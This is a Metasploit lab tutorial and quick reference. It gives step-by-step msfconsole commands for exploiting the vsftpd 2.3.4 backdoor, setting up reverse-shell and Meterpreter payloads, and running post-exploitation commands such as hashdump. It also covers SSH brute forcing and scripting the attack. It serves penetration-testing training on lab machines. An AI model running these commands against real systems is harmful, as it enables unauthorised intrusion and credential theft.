
The Metasploit Framework is a powerful tool used by ethical hackers to identify, exploit, and assess vulnerabilities in systems. In this section, we will focus on the core components that make up the framework: exploits, payloads, scanners, and post-exploitation modules.
1. Understanding the Metasploit Workflow
We can categorize our workflow when performing an exploit using Metasploit into 5 parts: Recon, Exploit, Payload, Post-Exploitation, and Reporting. These are the steps you follow in any exploitation methodology. Below is a reference chart that will help you remember the functions of these steps and the actions they perform.
| Stage | Tool/Action | Example in this Lab |
|---|---|---|
| Recon | Nmap | Identify open ports & services |
| Exploit | Metasploit exploit module | VSFTPD backdoor or Samba exploit |
| Payload | Meterpreter reverse shell | Gain control over the target |
| Post-Exploitation | Meterpreter commands | Dump system info, capture screenshots |
| Reporting | Notes & screenshots | Save commands and results |
2. Starting Metasploit (On Kali)
msfconsoleYou'll see the Metasploit banner and prompt:
msf6>
3. Searching for Exploits
Metasploit has a built-in search:
search vsftpdExample output:
exploit/unix/ftp/vsftpd_234_backdoor4. Selecting and Using an Exploit
use exploit/unix/ftp/vsftpd_234_backdoorconfirm with:
show options
You will see configurable parameters like:
RHOSTS - > Target IP
RPORT -> Target Port (default 21)
5. Setting Target Information
set RHOSTS 192.168.56.1036. Choosing a Payload
A payload is code that runs after the exploit succeeds.
For remote shells:
set payload cmd/unix/interactFor Meterpreter on Windows targets:
set payload windows/meterpreter/reverse_tcp7. Setting a Local Client (CHOST & CPORT)
set CHOST 192.168.56.102 # Your Kali IP
set CPORT 4444
8. Running the Exploit
exploitIf successful, you'll have a session:
[*] Command shell session 1 opened

9. Using Meterpreter
Try these commands once you get a successful session:
shell
sysinfo
getuid
You can explore the filesystem, capture keystrokes, or pivot to other hosts.
10. Using Auxiliary Modules (Scanners & Brute Force)
search scanner/ftp
use auxiliary/scanner/ftp/ftp_version
set RHOST 192.168.56.103
run

This identifies the FTP version without exploiting it.
11. Automating with Resource Scripts

Save a sequence of commands into a file:
nano ftp_attack.rcExample:
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.103
set CHOSTS 192.168.56.102
set CPORT 4444
set payload cmd/unix/interact
exploit
Run it:
msfconsole -q -r ftp_attack.rc
Metasploit Quick Reference
It covers search syntax for finding exploits, payloads, and auxiliary modules, along with common exploit categories and payload examples.
1. Search Syntax
search type:exploit name:ftp
search type:auxiliary name:scanner
search type:payload platform:linux
Keywords you can use:
type:→ exploit, auxiliary, payload, postplatform:→ windows, linux, unix, multi, osxname:→ protocol/service name (e.g., ssh, mysql)
2. Show Categories
show exploits        # List all exploits
show payloads        # List all payloads
show auxiliary       # List all scanner/utility modules
show post            # List all post-exploitation modules
3. Common Exploit Categories
| Category | Example Module | Purpose |
|---|---|---|
| FTP | exploit/unix/ftp/vsftpd_234_backdoor | Exploit backdoor in vsftpd 2.3.4 |
| SMB | exploit/windows/smb/ms08_067_netapi | Windows Server 2003 SMB vuln |
| HTTP/Web | exploit/multi/http/php_cgi_arg_injection | PHP CGI vuln |
| Database | exploit/multi/mysql/mysql_udf_payload | MySQL UDF execution |
4. Common Payloads
| Platform | Payload | Description |
|---|---|---|
| Linux | cmd/unix/interact | Basic shell |
| Linux | linux/x86/meterpreter/reverse_tcp | Meterpreter shell |
| Windows | windows/meterpreter/reverse_tcp | Full-featured reverse shell |
| Multi | generic/shell_reverse_tcp | Simple TCP reverse shell |
5. Auxiliary Modules (Scanning, Brute Force)
| Module | Example | Usage |
|---|---|---|
| Service scanner | auxiliary/scanner/ftp/ftp_version | Find FTP version |
| Brute force | auxiliary/scanner/ssh/ssh_login | Attempt SSH logins |
| Vulnerability scanner | auxiliary/scanner/http/http_version | Detect web server type |
6. Post-Exploitation Commands (Meterpreter)
sysinfo          # Get OS info
getuid           # Get current user
hashdump         # Dump password hashes
download <file>  # Download file
upload <file>    # Upload file
screenshot       # Capture desktop
7. Choosing the Right Exploit
- Identify service & version →
nmap -sV - Search in Metasploit →
search name:servicename version:versionnumber - Check exploit info →
info exploit/path - Match compatible payloads →
show payloads - Test in lab before real target